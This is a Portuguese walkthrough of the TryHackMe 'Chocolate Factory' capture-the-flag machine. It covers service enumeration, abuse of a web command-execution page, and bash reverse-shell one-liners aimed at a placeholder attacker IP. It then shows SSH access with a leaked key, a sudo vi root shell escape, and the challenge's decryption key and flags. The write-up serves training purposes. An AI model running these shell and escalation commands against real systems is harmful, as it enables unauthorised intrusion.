Chocolate Factory – TryHackMe

Dificuldade: fácil

20/04/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 2
3. Exploração 4
4. Escalada de Privilégios 10
5. Conclusão 12
6. Referencias 13

1. Visão Geral

Este trabalho consistiu na exploração de uma máquina vulnerável, passando pelas etapas de reconhecimento, enumeração de serviços, exploração de falhas e escalonamento de privilégios. Inicialmente, foram identificados serviços expostos na máquina por meio de ferramentas como Nmap e Gobuster, o que permitiu localizar possíveis vetores de ataque. A partir disso, foi possível explorar o serviço web e obter acesso inicial ao sistema por meio de execução de comandos remota e reverse shell. Em seguida, a análise de arquivos internos, chaves e permissões possibilitou avançar na exploração até a obtenção de acesso root.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, realizei o acesso ao endereço IP da máquina-alvo por meio de um navegador web, como resultado, foi possível identificar uma aplicação web contendo um sistema de autenticação.




Figura 1 – Tela inicial

Em seguida, realizei uma análise preliminar do código-fonte da página, no entanto, nenhuma informação relevante foi encontrada nessa etapa.

2.2 Enumeração de serviços

Após a identificação inicial do serviço web, realizei um scan com a ferramenta nmap para identificar outros serviços ativos na máquina, o comando utilizado foi:

```
nmap -sV  -T4 <ip>
```

Esse scan me permitiu identificar as portas abertas e os respectivos serviços em execução na máquina-alvo.

Figura 2- Resultado nmap

Em seguida, executei um scan mais detalhado utilizando scripts padrão do Nmap:

```
nmap -sV -sC -T4 <ip>
```

Com esse comando, foi possível obter informações adicionais sobre os serviços. Durante a análise dos resultados, encontrei as mensagens contendo dicas relacionada ao personagem Willy Wonka, sugerindo que havia algo a ser explorado em outro local da aplicação, não naquelas portas específicas.




Figura 3- Dica encontrada (Willy Wonka)

3. Exploração

3.1 Exploração FTP

Dando continuidade à análise das portas identificadas, e considerando a dica “look some Where else”, decidi realizar a exploração do serviço FTP encontrado durante o scan. Ao acessar o servidor FTP, foi possível localizar um arquivo de imagem disponível para download, o arquivo foi então baixado para análise local.




Figura 4- Exploração do FTP


Após a análise inicial da imagem, não foram identificadas informações relevantes, a imagem aparentava ser apenas uma ilustração comum (relacionada a um chiclete), sem conteúdo suspeito à primeira vista.

Figura 5- Imagem obtida do FTP

3.2 Exploração HTTP

Continuando a exploração comecei a análise do serviço HTTP na porta 80, utilizei a ferramenta Gobuster para realizar a enumeração de diretórios na aplicação web. O comando utilizado foi:

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
html,php,txt
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.67.142.2/ -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.142.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta.php             (Status: 403) [Size: 276]
.hta                 (Status: 403) [Size: 276]
.htaccess            (Status: 403) [Size: 276]
.hta.txt             (Status: 403) [Size: 276]
.hta.html            (Status: 403) [Size: 276]
.htaccess.php        (Status: 403) [Size: 276]
.htaccess.html       (Status: 403) [Size: 276]
.htpasswd            (Status: 403) [Size: 276]
.htaccess.txt        (Status: 403) [Size: 276]
.htpasswd.txt        (Status: 403) [Size: 276]
.htpasswd.html       (Status: 403) [Size: 276]
.htpasswd.php        (Status: 403) [Size: 276]
home.php             (Status: 200) [Size: 569]
index.html           (Status: 200) [Size: 1466]
index.html           (Status: 200) [Size: 1466]
server-status        (Status: 403) [Size: 276]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Figura 6- Resultado da enumeração com Gobuster

Durante a enumeração, foi identificado o diretório **/home.php**, que direcionava para uma página web contendo um campo que permitia a execução de comandos no sistema.

Figura 7- Página /home.php com execução de comandos

A partir da funcionalidade identificada, foi possível executar comandos diretamente no sistema operacional. Inicialmente, foram utilizados comandos básicos para reconhecimento do ambiente:

```
ls
```

O comando acima permitiu listar os arquivos e diretórios disponíveis, em seguida, foi utilizado:

```
Whoami
```

Com o objetivo de identificar o usuário sob o qual o processo estava sendo executado, diante da confirmação de execução remota de comandos, foi iniciada a tentativa de obtenção de uma reverse shell.

Foram testadas algumas variações de payload:

```
bash -i >& /dev/tcp/<IP>/<porta> 0>&1
```

```
 sh -i >& /dev/tcp/<IP>/<porta> 0>&1
```

No entanto, ambas não obtiveram sucesso, depois utilizei o seguinte comando:

```
bash -c 'bash -i > /dev/tcp/<IP>/<porta> 0<&1 2>&1'
```

Dessa vez, foi possível estabelecer uma conexão reversa com sucesso, utilizando o Netcat em modo de escuta na máquina atacante.




Figura 9 – Conexão recebida via Netcat

3.3 Exploração diretório

Após obter acesso ao sistema por meio da reverse shell, iniciei a navegação pelos diretórios em busca de informações sensíveis. Prossegui com a exploração até encontrar formas de escalonamento de privilégios, a fim de obter acesso adequado para visualizar o conteúdo do arquivo.

```
cat key_rev_key
```

Figura 11- Chave encontrada

Em seguida, analisei outro arquivo:

```
cat validate.php
```




Figura 12 – Conteúdo do arquivo validate.php

A partir da análise desse arquivo, foi possível identificar informações relevantes, como o nome de usuário e a senha. Dando continuidade à exploração, naveguei até o diretório do usuário **charlie**.




Figura 13 -Arquivos no diretório

No entanto, ao tentar acessar diretamente o conteúdo do arquivo `user.txt` utilizando o comando

```
cat user.txt
```

foi retornado um erro de permissão, indicando que o usuário atual não possuía privilégios suficientes para realizar a leitura do arquivo. Diante dessa limitação, com base nas informações obtidas, realizei tentativas de autenticação utilizando o username identificado e a senha encontrada anteriormente. No entanto, as tentativas não foram bem-sucedidas, resultando em acesso negado.

```
www-data@ip-10-67-142-2:/home/charlie$ su [redacted]
su [redacted]
Password: [redacted]
su: Authentication failure
www-data@ip-10-67-142-2:/home/charlie$
```

Figura 14 – Tentativas de autenticação

Considerando a falha nas tentativas de login, levantei a hipótese de que a chave obtida anteriormente poderia estar relacionada a algum tipo de codificação ou hash.

Inicialmente, a análise foi realizada utilizando a ferramenta **CyberChef**. Durante esse processo, foi aplicado um **replace** na string, seguido da conversão para o formato hexadecimal, com o objetivo de identificar possíveis padrões ou transformar os dados em um formato analisável.




Figura 15 – Análise no CyberChef

Após essa etapa, o resultado obtido foi submetido ao **Hash Analyzer**, que indicou a possibilidade de se tratar de um hash.

Hash:	f959205e115feac004700c2b0ba611f9265b8ae49bf00057790baf85c1924336
Hash type:	SHA2-256
Bit length:	256
Character length:	64
Character type:	hexidecimal

Figura 16 – Hash analyzr

Com base nessa identificação, foi realizada uma tentativa de quebra utilizando a ferramenta Hashcat, com o seguinte comando:

```
hashcat -a 0 -m 1400 <hash> /usr/share/wordlists/rockyou.tx
```

No entanto, após a execução, o resultado retornou como **exhausted**, indicando que nenhuma correspondência foi encontrada na wordlist utilizada.

Diante disso, imaginei que estava indo para um caminho errado estar incorreta, seja pela identificação equivocada do tipo de hash ou pelo fato de a senha não estar presente na wordlist. Assim, a exploração foi redirecionada para a análise de outros arquivos encontrados.

```
cat teleport
```

Figura 17 – Conteúdo do arquivo teleport

Em seguida, foi analisado também o arquivo teleport.pub, por meio do comando:

```
cat teleport.pub
```

Que continha uma chave pública no formato SSH associada ao usuário encontrado. A presença dessa chave indicava a possibilidade de autenticação via SSH utilizando a chave privada correspondente. Com isso, realizei a configuração de um arquivo `id_rsa` com a chave adequada e para garantir que a autenticação funcionasse corretamente, foi necessário ajustar as permissões do arquivo utilizando o comando:

```
chmod 600 id_rsa
```

Esse comando define permissões restritas ao arquivo, onde o número **6** representa permissões de leitura e escrita para o proprietário do arquivo e o número **0** indica que nenhum outro usuário do sistema possui qualquer tipo de acesso ao arquivo.




Figura 18 – Comandos executado

Essa configuração é exigida pelo SSH por motivos de segurança, pois a chave privada não pode estar acessível a outros usuários. Caso as permissões estejam mais abertas, o próprio SSH recusa a utilização da chave, exibindo um erro. Após a configuração adequada das permissões, foi possível realizar a autenticação utilizando o comando:

```
ssh -i id_rsa charlie@<IP alvo>
```




Figura 19 – Acesso ao usuário Charlie

Com isso, foi estabelecida com sucesso uma conexão SSH com o usuário charlie, permitindo acesso ao seu diretório e aos arquivos disponíveis. Dessa forma, foi possível localizar e acessar o arquivo contendo a primeira flag do desafio, concluindo essa etapa da exploração inicial.





Figura 20 – Primeira flag

4. Escalada de Privilégios

Durante a etapa de escalada de privilégios, iniciei a busca por arquivos com permissão **SUID** , Essa etapa foi necessária, pois ao tentar acessar o diretório `/root` com o usuário charlie, utilizando o comando `cd /root`, o acesso foi negado por falta de permissões. Para identificar arquivos com essa permissão, utilizei o comando:

```
find / -perm -4000 2>/dev/null
```

Durante a análise dos resultados, identifiquei a presença do binário `sudo`.



```
charlie@ip-10-67-142-2:/home/charlie$ find / -perm -4000 2>/dev/null
/snap/snapd/24718/usr/lib/snapd/snap-confine
/snap/core20/2501/usr/bin/chfn
/snap/core20/2501/usr/bin/chsh
/snap/core20/2501/usr/bin/gpasswd
/snap/core20/2501/usr/bin/mount
/snap/core20/2501/usr/bin/newgrp
/snap/core20/2501/usr/bin/passwd
/snap/core20/2501/usr/bin/su
/snap/core20/2501/usr/bin/sudo
/snap/core20/2501/usr/bin/umount
/snap/core20/2501/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2501/usr/lib/openssh/ssh-keysign
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
```

Figura 21 – Resultado do find

Em seguida, executei o comando abaixo para verificar as permissões disponíveis para o usuário atual:

```
sudo -l
```

O resultado indicou que era possível executar comandos como **root** sem a necessidade de senha, especificamente utilizando o binário `/usr/bin/vi`.

```
charlie@ip-10-67-142-2:/home/charlie$ sudo -l
Matching Defaults entries for charlie on ip-10-67-142-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on ip-10-67-142-2:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

Figura 22 – Resultado do sudo -l

Diante dessa informação, explorei essa permissão utilizando o seguinte comando:

```
sudo vi -c ':set shell=/bin/bash' -c ':shell'
```

Esse comando configura o editor `vi` para utilizar o shell `/bin/bash` e, em seguida, abre um shell com privilégios elevados. Como resultado, foi possível obter acesso como usuário **root**, concluindo com sucesso a escalada de privilégios.

Ao explorar os arquivos do sistema como root, identifiquei um arquivo chamado `root.py`, que aparentava ser essencial para a obtenção da flag final. Ao visualizar seu conteúdo com o comando `cat root.py`, foi possível observar um script em Python relacionado à descriptografia de uma mensagem.

```
root@ip-10-67-142-2:~# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key:  ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)root@ip-10-67-142-2:~#
```

Figura 23 – Conteúdo do arquivo root.py

Durante a execução do arquivo `root.py`, foram encontrados erros ao tentar realizar a codificação/descriptografia tanto no Python quanto no Python 3, principalmente relacionados à incompatibilidade de tipos de dados exigidos pela biblioteca `cryptography` (Fernet).

Diante disso, a solução adotada foi realizar a descriptografia manualmente em um ambiente interativo do Python, convertendo explicitamente tanto a chave quanto o token para o tipo `bytes` utilizando o prefixo `b''`. Isso permitiu que o processo fosse executado corretamente e a mensagem original fosse recuperada.

```
root@ip-10-65-150-122:~# python3
Python 3.8.10 (default, Mar 18 2025, 20:04:55)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from cryptography.fernet import Fernet
>>>
>>> key = b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY=‘
>>> encrypted_mess = b'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
>>>
>>> f = Fernet(key)
>>> decrypted = f.decrypt(encrypted_mess)
>>>
>>> print(decrypted.decode())
>>>
```

Figura 24 – Segunda flag

Dessa forma, foi possível descriptografar corretamente a mensagem e obter a flag final do desafio.

5. Conclusão

A exploração da máquina permitiu compreender, na prática, como falhas de configuração e permissões inadequadas podem comprometer completamente um sistema. A sequência de técnicas utilizadas, desde a enumeração inicial até o escalonamento de privilégios, foi essencial para alcançar o objetivo final. Além disso, a análise de scripts e manipulação de dados em Python demonstrou a importância de atenção aos tipos de dados e dependências em aplicações reais. Dessa forma, o desafio reforça a relevância da metodologia estruturada em testes de segurança e da adaptação durante o processo de exploração.

6. Referencias

https://gchq.github.io/CyberChef/
https://www.tunnelsup.com/hash-analyzer/
https://gtfobins.org/gtfobins/vi/#shell